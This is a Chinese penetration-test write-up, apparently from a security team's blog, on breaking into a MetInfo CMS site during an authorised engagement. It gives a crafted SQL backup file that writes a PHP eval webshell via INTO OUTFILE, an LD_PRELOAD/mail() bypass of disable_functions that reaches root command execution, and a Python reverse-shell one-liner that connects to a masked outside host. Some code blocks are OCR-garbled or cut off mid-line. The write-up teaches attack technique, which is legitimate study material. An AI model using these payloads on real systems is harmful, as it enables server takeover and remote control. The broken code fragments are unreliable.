细说渗透江湖之披荆斩棘

原创 队员编号040 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **40** 篇文章。

全文共计2824个字，预计阅读时长10分钟。


前言

说来话长，在一个月黑风高的晚上，突然接到一个渗透任务，貌似还挺急，在客户充分授权的情况下，便连夜进行测试。

由于本次渗透时间紧任务重，以拿权限为主，信息收集时需要格外仔细，端口、C段、指纹、路径、fofa、目录、github、网盘等等，有关信息进行收集，当然了403，404，nginx等页面也是屡见不鲜了，故事的开始要从一个403页面开始，也许在坚硬的403下，当你一层一层剥开他的目录的时候，你会发现意想不到的惊喜。不多废话，直接正文。

正文

开局一个403，后面目录全靠扫，不要问我为什么是这个403，我只能说直觉告诉我这个页面并不简单。




Forbidden

You don't have permission to access / on this server.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

目录扫描

发现admin目录。




访问admin目录，发现是一个后台登录页面。


先收集一下信息，利用whatweb来收集指纹信息，看一看有没有已知漏洞，不过很遗憾没有查到已知漏洞，而且这个cms还是最新版本。

回来看一下还没有验证码，看来可以来一波弱口令爆破，果断上字典撸它一波，很遗憾，没有爆出来。

根据客户信息，搜集一波，尝试利用收集到的人名信息配合弱口令生成一个新的字典。




运气不错，原来密码是名字+键盘密码。



进入后台先看看有啥能利用的功能点。

编辑栏目处，发现一个可以文件上传的点。

先上传一波正常文件，访问，一切正常。



换成一句话，上传php，很可惜，有一定的限制，没有成功，尝试了各种方法，双写，大小写，垃圾字符，截断，换行，双filename等等，很遗憾，通通失败。

其他地方也没什么发现，此时一度陷入僵局，既然知道用的什么cms了，本地搭建环境，代码审计看看有没有什么可利用的漏洞。

代码审计

发现备份数据的地方可以执行sql语句

文件位置app->system->databack->admin->index.class.php的581行是关键地方。

app > system > databack > admin > index.class.php


```
576         $version = $_M['form']['version'] ? $_M['form']['version'] : $_M['config']['metcms_v'];
577         $tablepre = $_M['config']['tablepre'];
578         $filepath = PATH_WEB . ADMIN_FILE . '/databack/' . $filename;
579
580         //当备份数据文件存在执行操作
581         if (file_exists($filepath)) {
582             $sql = file_get_contents($filepath);
583             $split = $this->dosql_split($sql);
584             $info = $split['info'];
585             #$sqls = $split['sql'];
586             $sqls = $transfer->getQuery($sql);
587             $infos = explode('#', $info);
588             if ($infos[1] && !$old_version) {
589                 $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1]));
590             }
591             //备份数据文件站点地址
592             $old_site = $infos[2];
593             $upload_site = $old_site . 'upload';
594
```

这里先获取path路径。

```
        //当备份数据文件存在执行操作
        if (file_exists($filepath)) {
            $sql = file_get_contents($filepath);
            $split = $this->dosql_split($sql);
            $info = $split['info'];
            #$sqls = $split['sql'];
            $sqls = $transfer->getQuery($sql);
            $infos = explode('#', $info);
            if ($infos[1] && !$old_version) {
                $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1]));
            }
            //备份数据文件站点地址
            $old_site = $infos[2];
            $upload_site = $old_site . 'upload';

            $localurl = $_M['config']['met_weburl'];
            if ($infos[3] && $tablepre != $infos[3]) {
                $sqlre1 = 1;
```

"C:\Users\anfu\Desktop\php\phpStudy\WWW\admin/databack/test_1.sql



此处解析上传的恶意sql文件，此处$sql为我们的恶意sql语句，经过了一处正则匹配，然而并没什么用。

```php
//解析sql文件
public function dosql_split($sql)
{
    global $_M;
    $db_charset = 'utf-8';
    if (DB::version() > '4.1' && $db_charset) {
        $sql = preg_replace('/TYPE=(InnoDB|MyISAM)( DEFAULT CHARSET=[^; ]+)?/', 'TYPE=\\1 DEFAULT CHA
    }
    $sql
    $ret
    $num
    $quer
    unset
    forea
        $
        $queries = explode("\n", trim($query));
        $queries = array_filter($queries);
```

```
"#MetInfo.cn Created version:7.1.0
#http://127.0.0.1/mt/
#met_
# --------------------------------------------------------
CREATE TABLE a(cmd1 text NOT NULL);
INSERT INTO a( cmd1 ) VALUES ('<?php eval($_POST[cmd]);?>');
SELECT cmd1 FROM a INTO OUTFILE 'C:\\Users\\anfu\\Desktop\\php\\phpStudy\\WWW\\mm.php';
DROP TABLE IF EXISTS a;
"
```

从$sql=$trasfer->getQuery($sql)开始一行一行执行我们的sql语句直至完成操作。

```php
//当备份数据文件存在执行操作
if (file_exists($filepath)) {
    $sql = file_get_contents($filepath);
    $split = $this->dosql_split($sql);
    $info = $split['info'];
    #$sqls = $split['sql'];
    $sqls = $transfer->getQuery($sql);
    $infos = explode('#', $info);
    if ($infos[1] && !$old_version) {
        $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1
    }
    //备份数据文件站点地址
    $old_site = $infos[2];
    $upload_site = $old_site . 'upload';
```

```php
public static function query($sql)
{
    //$sql1  = "SELECT * FROM met_lang ORDER BY no_order";
    if (!$result = self::$link->query($sql)) {
        self::errno();
    }

    return $result;
```

但是利用SQL语句写shell，需要知道绝对路径和高权限，不管那么多，先去找找绝对路径，万一这个点可以利用岂不是美滋滋。

Getshell

返回目标寻找绝对路径，在翻js时，由于目标明确直接搜索path关键字找到了我所需要的东西。


```
,a=0,l=u.tweens.length;l>a;a++)u.tweens[a].run(o);return s.notifyWith(e,[u,o,n]),l>o&&l?n:(s.resolveWith(
iing"!==X.readyState&&!X.documentElement.doScroll?e.setTimeout(re.ready):(X.addEventListener("DOMContentL
CT",isLocal:bt.test(pt.protocol),global:!0,processData:!0,async:!0,contentType:"application/x-www-form-ur
le=".data-api",re=t.fn[ee],oe=new RegExp("38|40|27"),ae={HIDE:"hide"+ne,HIDDEN:"hidden"+ne,SHOW:"show"+ne
:his,"object"==typeof n&&n),t(this).data(st,i)),"string"==typeof n){if(void 0===i[n])throw new TypeError(
},/*path=T                                    upload\file*/window.ROUTERS={home:{module:"index",path
```

接下就是去构造一个SQL文件写入小马。

```
DROP TABLE IF EXISTS a;
CREATE TABLE `a` (
`cmd` text NOT NULL) ENGINE=MyISAM AUTO_INCREMENT=6 DEFAULT CHARSET=utf8;
INSERT INTO a (cmd) VALUES('<?php @@eval($_POST[db]);?>');
SELECT cmd FROM a INTO OUTFILE '                                    db.php';
```

执行导入，写入小马，这里用一句话上传了冰蝎，连接；

一切都这么顺理成章，简直就是上帝的宠儿。然而现实它狠狠的给了我一巴掌。



发现不能执行命令，无法执行命令的 webshell 是毫无意义的，查看phpinfo。


default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen
display_errors	On	On
display_startup_errors	On	On
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value

禁用函数：

```
passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_sta
```

发现没有禁用putenv，尝试Bypass disable_functions，利用环境变量LD_PRELOAD 劫持系统函数，让外部程序加载恶意。


so，达到执行系统命令的效果。php文件是需要上传到目标的执行命令的脚本.so是编译后的bypass_disablefunc_x64.so。



.	4096	2020-06-10 14:55:24
..	0	2020-06-10 13:30:10
about	0	2020-06-09 23:34:25
about1	0	2020-06-09 23:34:25
admin	0	2020-06-09 23:34:25
app	0	2020-06-09 23:34:25
bypass_disablefunc.php	580	2020-06-10 14:53:12
bypass_disablefunc_x64.so	6952	2020-06-10 14:53:18
cache	4096	2020-06-10 14:37:33
case	0	2020-06-09 23:34:31
config	4096	2020-06-09 23:35:45

基本原理

在 Linux 中已安装并启用 sendmail 程序。php 的 mail() 函数在执行过程中会默认调用系统程序 /usr/sbin/sendmail，而 /usr/sbin/sendmail 会调用 getuid()。通过 LD_PRELOAD 的方式来劫持 getuid()，再用 mail() 函数来触发 sendmail 程序进而执行被劫持的 getuid()，从而就能执行恶意代码了。



example: [redacted]bypass_disablefunc.php?cmd=pwd&outpath=/tmp/func&sopath=/var/www/bypass_disablefunc_x64.so

cmdline: id > /tmp/func 2>&1

output:

uid=0(root) gid=0(root) groups=0(root)


好了，LD_PRELOAD 突破 disable_functions 的唯一条件，PHP 支持 putenv()、mail() 即可。

内网初探：


为了方便，用python先弹一个shell回来。

```
python -c
'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("xxx.xxx.xxx.xxx",port));
```

